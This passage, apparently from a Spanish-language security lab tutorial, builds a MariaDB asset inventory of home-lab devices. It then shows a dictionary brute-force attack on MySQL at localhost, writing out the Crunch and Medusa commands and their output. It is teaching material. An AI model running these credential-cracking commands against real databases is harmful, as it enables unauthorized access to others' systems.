|  7 | LAN1        | 192.168.1.25 | Raspbian  | Raspberry Pi 2B     | Firewall/Inventario Activos | NULL    | NULL          | NULL          |
+----+-------------+--------------+-----------+---------------------+-----------------------------+---------+---------------+---------------+
7 rows in set (0.001 sec)
```

# Asignación del Usuario Administrador a Todos los Equipos

- Asignamos el usuario administrador (admin) a todos los equipos de la tabla:

```
update principal set usuario='admin';
select * from principal;
```

```
MariaDB [inventario]> update principal set usuario='admin';
Query OK, 7 rows affected (0.003 sec)
Rows matched: 7  Changed: 7  Warnings: 0

MariaDB [inventario]> select * from principal;
+----+-------------+--------------+------------+---------------------+-----------------------------+---------+---------------+---------------+
| id | nombre_host | direccion_ip | sis_op     | modelo              | funcion_soc                 | usuario | password_hash | observaciones |
+----+-------------+--------------+------------+---------------------+-----------------------------+---------+---------------+---------------+
|  1 | router      | 192.168.1.1  | Askey SO   | RTF3505VW           | Conexion Internet           | admin   | NULL          | NULL          |
|  2 | switch      | 192.168.1.20 | 3com SO    | SuperStack 3 3300XM | Three-Legged Switch         | admin   | NULL          | NULL          |
|  3 | DMZ1        | 192.168.1.21 | Raspbian   | Raspberry Pi 4B     | IDS/SIEM                    | admin   | NULL          | NULL          |
|  4 | DMZ2        | 192.168.1.22 | Raspbian   | Raspberry Pi 3B+    | NAS/VAULT                   | admin   | NULL          | NULL          |
|  5 | LAB1        | 192.168.1.23 | Linux Mint | MinisForum N34      | Laboratorio Ubuntu/Debian   | admin   | NULL          | NULL          |
|  6 | LAB2        | 192.168.1.24 | Raspbian   | Raspberry Pi 3B+    | Laboratorio Raspbian        | admin   | NULL          | NULL          |
|  7 | LAN1        | 192.168.1.25 | Raspbian   | Raspberry Pi 2B     | Firewall/Inventario Activos | admin   | NULL          | NULL          |
+----+-------------+--------------+------------+---------------------+-----------------------------+---------+---------------+---------------+
7 rows in set (0.001 sec)
```

# Almacenamiento de los Hashes de las Passwords en la Tabla

- Durante el proceso de almacenamiento de credenciales y una vez registrados los nombres de los usuarios, llega el momento de almacenar la información de sus respectivas claves.
- Este punto constituye unos de los asuntos principales dentro del campo de la ciberseguridad. En una base de datos NUNCA se debe almacenar la información de las claves en claro, esto es, literalmente.
- Esto no quiere decir que no se pueda hacer, puesto que al fin y al cabo se trata de una cadena de caracteres y el usuario de la base de datos podrá hacer con ella lo que quiera, no obstante, se trata de una buena práctica que casi todo el mundo aplica.
- Almacenar las claves en claro es un grave error, puesto que si un pirata informático consiguiera entrar a nuestra base de datos, tendría todas las llaves en la mano.
- Lo ideal es almacenar el *hash* obtenido con la correspondiente función de traducción.

# Sentencias de Grabación de los Hashes en la Tabla

```
update principal set password_hash='pq9wuct4h3gogqrcgerpig' where nombre_host='router';
update principal set password_hash='qpwi9te230vm9hgqergewr' where nombre_host='switch';
update principal set password_hash='mvwergjwdsjfvaiueyoiuh' where nombre_host='DMZ1';
update principal set password_hash='jfgsdptaddrphdfsj6458s' where nombre_host='DMZ2';
update principal set password_hash='tvrds6e7436uytfiyfuytf' where nombre_host='LAB1';
update principal set password_hash='soehfiw4uyg5rq94wygrqs' where nombre_host='LAB2';
update principal set password_hash='poijoijhigufufdfyutfis' where nombre_host='LAN1';
```

# Respuestas de la Grabación de los Hashes de las Passwords

```
MariaDB [inventario]> update principal set password_hash='pq9wuct4h3gogqrcgerpig' where nombre_host='router';
Query OK, 1 row affected (0.003 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [inventario]> update principal set password_hash='qpwi9te230vm9hgqergewr' where nombre_host='switch';
Query OK, 1 row affected (0.003 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [inventario]> update principal set password_hash='mvwergjwdsjfvaiueyoiuh' where nombre_host='DMZ1';
Query OK, 1 row affected (0.003 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [inventario]> update principal set password_hash='jfgsdptaddrphdfsj6458s' where nombre_host='DMZ2';
Query OK, 1 row affected (0.003 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [inventario]> update principal set password_hash='tvrds6e7436uytfiyfuytf' where nombre_host='LAB1';
Query OK, 1 row affected (0.003 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [inventario]> update principal set password_hash='soehfiw4uyg5rq94wygrqs' where nombre_host='LAB2';
Query OK, 1 row affected (0.003 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [inventario]> update principal set password_hash='poijoijhigufufdfyutfis' where nombre_host='LAN1';
Query OK, 1 row affected (0.003 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

# Verificación de la Grabación de los Hashes en la Tabla

- Visualizamos el contenido de la tabla principal para verificar la grabación de los hashes:

```
select * from principal;
```

```
MariaDB [inventario]> select * from principal;
+----+-------------+--------------+------------+--------------------+------------------------------+---------+------------------------+---------------+
| id | nombre_host | direccion_ip | sis_op     | modelo             | funcion_soc                  | usuario | password_hash          | observaciones |
+----+-------------+--------------+------------+--------------------+------------------------------+---------+------------------------+---------------+
|  1 | router      | 192.168.1.1  | Askey SO   | RTF3505VW          | Conexion Internet            | admin   | pq9wuct4h3gogqrcgerpig | NULL          |
|  2 | switch      | 192.168.1.20 | 3com SO    | SuperStack 3 3300XM | Three-Legged Switch          | admin   | qpwi9te230vm9hgqergewr | NULL          |
|  3 | DMZ1        | 192.168.1.21 | Raspbian   | Raspberry Pi 4B    | IDS/SIEM                     | admin   | mvwergjwdsjfvaiueyoiuh | NULL          |
|  4 | DMZ2        | 192.168.1.22 | Raspbian   | Raspberry Pi 3B+   | NAS/VAULT                    | admin   | jfgsdptaddrphdfsj6458s | NULL          |
|  5 | LAB1        | 192.168.1.23 | Linux Mint | MinisForum N34     | Laboratorio Ubuntu/Debian    | admin   | tvrds6e7436uytfiyfuytf | NULL          |
|  6 | LAB2        | 192.168.1.24 | Raspbian   | Raspberry Pi 3B+   | Laboratorio Raspbian         | admin   | soehfiw4uyg5rq94wygrqs | NULL          |
|  7 | LAN1        | 192.168.1.25 | Raspbian   | Raspberry Pi 2B    | Firewall/Inventario Activos  | admin   | poijoijhigufufdfyutfis | NULL          |
+----+-------------+--------------+------------+--------------------+------------------------------+---------+------------------------+---------------+
7 rows in set (0.001 sec)
```

# Actualización del Campo Observaciones – 1 de 2

- Actualizamos toda la columna de Observaciones con el mismo valor, para empezar:

```
update principal set observaciones='LAN, No WiFi';
```

```
MariaDB [inventario]> update principal set observaciones='LAN, No WiFi';
Query OK, 7 rows affected (0.003 sec)
Rows matched: 7  Changed: 7  Warnings: 0

MariaDB [inventario]> select * from principal;
+----+-------------+--------------+-----------+---------------------+-----------------------------+---------+-------------------------+---------------+
| id | nombre_host | direccion_ip | sis_op    | modelo              | funcion_soc                 | usuario | password_hash           | observaciones |
+----+-------------+--------------+-----------+---------------------+-----------------------------+---------+-------------------------+---------------+
|  1 | router      | 192.168.1.1  | Askey SO  | RTF3505VW           | Conexion Internet           | admin   | pq9wuct4h3gogqrcgerpig  | LAN, No WiFi  |
|  2 | switch      | 192.168.1.20 | 3com SO   | SuperStack 3 3300XM | Three-Legged Switch         | admin   | qpwi9te230vm9hgqergewr  | LAN, No WiFi  |
|  3 | DMZ1        | 192.168.1.21 | Raspbian  | Raspberry Pi 4B     | IDS/SIEM                    | admin   | mvwergjwdsjfvaiueyoiuh  | LAN, No WiFi  |
|  4 | DMZ2        | 192.168.1.22 | Raspbian  | Raspberry Pi 3B+    | NAS/VAULT                   | admin   | jfgsdptaddrphdfsj6458s  | LAN, No WiFi  |
|  5 | LAB1        | 192.168.1.23 | Linux Mint| MinisForum N34      | Laboratorio Ubuntu/Debian   | admin   | tvrds6e7436uytfiyfuytf  | LAN, No WiFi  |
|  6 | LAB2        | 192.168.1.24 | Raspbian  | Raspberry Pi 3B+    | Laboratorio Raspbian        | admin   | soehfiw4uyg5rq94wygrqs  | LAN, No WiFi  |
|  7 | LAN1        | 192.168.1.25 | Raspbian  | Raspberry Pi 2B     | Firewall/Inventario Activos | admin   | poijoijhigufufdfyutfis  | LAN, No WiFi  |
+----+-------------+--------------+-----------+---------------------+-----------------------------+---------+-------------------------+---------------+
7 rows in set (0.001 sec)
```

# Actualización del Campo Observaciones – 2 de 2

- Modificamos el valor del campo en el primer registro, que es el único diferente:


```
update principal set observaciones='LAN, WiFi' where nombre_host='router';
```

```
MariaDB [inventario]> update principal set observaciones='LAN, WiFi' where nombre_host='router';
Query OK, 1 row affected (0.003 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [inventario]> select * from principal;
+----+-------------+--------------+------------+--------------------+-----------------------------+---------+------------------------+---------------+
| id | nombre_host | direccion_ip | sis_op     | modelo             | funcion_soc                 | usuario | password_hash          | observaciones |
+----+-------------+--------------+------------+--------------------+-----------------------------+---------+------------------------+---------------+
|  1 | router      | 192.168.1.1  | Askey SO   | RTF3505VW          | Conexion Internet           | admin   | pq9wuct4h3gogqrcgerpig | LAN, WiFi     |
|  2 | switch      | 192.168.1.20 | 3com SO    | SuperStack 3 3300XM | Three-Legged Switch         | admin   | qpwi9te230vm9hgqergewr | LAN, No WiFi  |
|  3 | DMZ1        | 192.168.1.21 | Raspbian   | Raspberry Pi 4B    | IDS/SIEM                    | admin   | mvwergjwdsjfvaiueyoiuh | LAN, No WiFi  |
|  4 | DMZ2        | 192.168.1.22 | Raspbian   | Raspberry Pi 3B+   | NAS/VAULT                   | admin   | jfgsdptaddrphdfsj6458s | LAN, No WiFi  |
|  5 | LAB1        | 192.168.1.23 | Linux Mint | MinisForum N34     | Laboratorio Ubuntu/Debian   | admin   | tvrds6e7436uytfiyfuytf | LAN, No WiFi  |
|  6 | LAB2        | 192.168.1.24 | Raspbian   | Raspberry Pi 3B+   | Laboratorio Raspbian        | admin   | soehfiw4uyg5rq94wygrqs | LAN, No WiFi  |
|  7 | LAN1        | 192.168.1.25 | Raspbian   | Raspberry Pi 2B    | Firewall/Inventario Activos | admin   | poijoijhigufufdfyutfis | LAN, No WiFi  |
+----+-------------+--------------+------------+--------------------+-----------------------------+---------+------------------------+---------------+
7 rows in set (0.001 sec)
```

# Medusa – La Pesadilla de Perseo

- Medusa es un *logon cracker* capaz de atacar a sistemas locales o remotos usando una gran variedad de protocolos.
- Es la herramienta que se suele utilizar habitualmente para atacar bases de datos, como por ejemplo, Inventarios de Activos en ambientes empresariales.
- Puede trabajar usando Fuerza Bruta o Diccionarios.
- Es configurable, pudiéndosele añadir nuevos módulos de protocolo de una forma sencilla.
- Asimismo, hay que usarla con cuidado porque puede llegar a provocar Denegaciones de Servicio con gran facilidad.

# Medusa – La Fuerza Bruta contra las Bases de Datos




- Por lo general, cuando un hacker consigue entrar en los sistemas de una empresa, lo primero que suele hacer es localizar el Inventario de Activos, que es la base de datos que contiene toda la información relevante de sus instalaciones técnicas.
- En este ejercicio extraeremos dicha información atacando el inventario que hemos creado mediante la herramienta Medusa.

# Construcción de Diccionarios para Medusa – Paso 1 de 2


- Al ser un logon cracker, Medusa puede trabajar con parejas de diccionarios de credenciales, de la forma habitual.
- Para empezar, construiremos los diccionarios de partida con dos sencillas sentencias de Crunch:

```
crunch 3 3 -t ^@@ -o fichero_usuarios.txt
crunch 3 3 -t ,%% -o fichero_claves.txt
```

```
┌──(kali㉿kali)-[~/CPR_GIJON/MEDUSA]
└─$ ./cons*
Crunch will now generate the following amount of data: 89232 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 22308

crunch: 100% completed generating output
Crunch will now generate the following amount of data: 10400 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2600

crunch: 100% completed generating output

┌──(kali㉿kali)-[~/CPR_GIJON/MEDUSA]
└─$ ls -l
total 108
-rwxr-xr-x 1 kali kali    82 Oct  6 11:08 construir_diccionarios
-rw-r--r-- 1 kali kali 10400 Oct  6 11:09 fichero_claves.txt
-rw-r--r-- 1 kali kali 89232 Oct  6 11:09 fichero_usuarios.txt

┌──(kali㉿kali)-[~/CPR_GIJON/MEDUSA]
└─$ cat construir_diccionarios
crunch 3 3 -t ^@@ -o fichero_usuarios.txt
crunch 3 3 -t ,%% -o fichero_claves.txt
```

# Construcción de Diccionarios para Medusa – Paso 2 de 2

- A continuación, para simular la construcción de diccionarios mediante Ingeniería Social, editaremos ambos ficheros e introduciremos las credenciales, mezcladas con el resto de la información generada con Crunch.
- Lo habitual es partir de uno de los diccionarios de claves más frecuentes, que se pueden localizar en Internet, y enriquecerlo con la información que se haya captado a través del espionaje.




# Comprobación de las Condiciones de Contorno de Medusa

- Comprobamos si medusa tiene instalado el módulo de ataque a mysql (*mysql.mod*):

```
medusa -d |grep mysql
```

- Vemos si está abierto el puerto de mysql para poder atacar (3306/tcp open mysql):

```
nmap localhost
```



# Lanzamiento del Ataque con Medusa - 1/3


- Los ataques con Medusa a mysql son hiper-rápidos, puesto que el gestor de base de datos no va introduciendo retrasos progresivos en el logon con los fallos reiterativos, por lo que Medusa aprovecha toda la potencia de la máquina, máxime si se usa la opción de multithreading (-t).
- Lo más normal es que los aciertos en los ataques ni se vean si se vuelca la salida directamente a pantalla.

```
medusa -h 127.0.0.1 -U fichero_usuarios.txt -P fichero_claves.txt -M mysql
```

```
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D36 (338 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D37 (339 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D38 (340 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D39 (341 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D40 (342 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D41 (343 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D42 (344 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D43 (345 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D44 (346 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D45 (347 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D46 (348 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D47 (349 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D48 (350 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D49 (351 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D50 (352 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !ab (2 of 22313, 1 complete) Password: D51 (353 of 2601 complete)
```

# Lanzamiento del Ataque con Medusa - 2/3

- Lo habitual es redirigir la salida a fichero (>fichero_salida.txt), o bien, añadir un filtro con grep que busque la palabra “SUCCESS”.



# Lanzamiento del Ataque con Medusa - 3/3

kali@kali: ~/CPR_GIJON/MEDUSA

```
┌──(kali㉿kali)-[~/CPR_GIJON/MEDUSA]
└─$ medusa -h 127.0.0.1 -U fichero_usuarios.txt -P fichero_claves.txt -M mysql > fichero_salida.txt
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are aborting.
ALERT: To resume scan, add the following to your original command: "-Z h1ul1lul12."

┌──(kali㉿kali)-[~/CPR_GIJON/MEDUSA]
└─$ ls -l
total 36444
-rwxr-xr-x 1 kali kali       82 Oct  6 11:08 construir_diccionarios
-rw-r--r-- 1 kali kali    10410 Oct  6 11:14 fichero_claves.txt
-rw-r--r-- 1 kali kali 37164845 Oct  6 11:39 fichero_salida.txt
-rw-r--r-- 1 kali kali    89257 Oct  6 11:14 fichero_usuarios.txt

┌──(kali㉿kali)-[~/CPR_GIJON/MEDUSA]
└─$ more fichero_salida.txt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A00 (1 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A01 (2 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A02 (3 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A03 (4 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A04 (5 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A05 (6 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A06 (7 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A07 (8 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A08 (9 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A09 (10 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A10 (11 of 2601 complete)
ACCOUNT CHECK: [mysql] Host: 127.0.0.1 (1 of 1, 0 complete) User: !aa (1 of 22313, 0 complete) Password: A11 (12 of 2601 complete)
```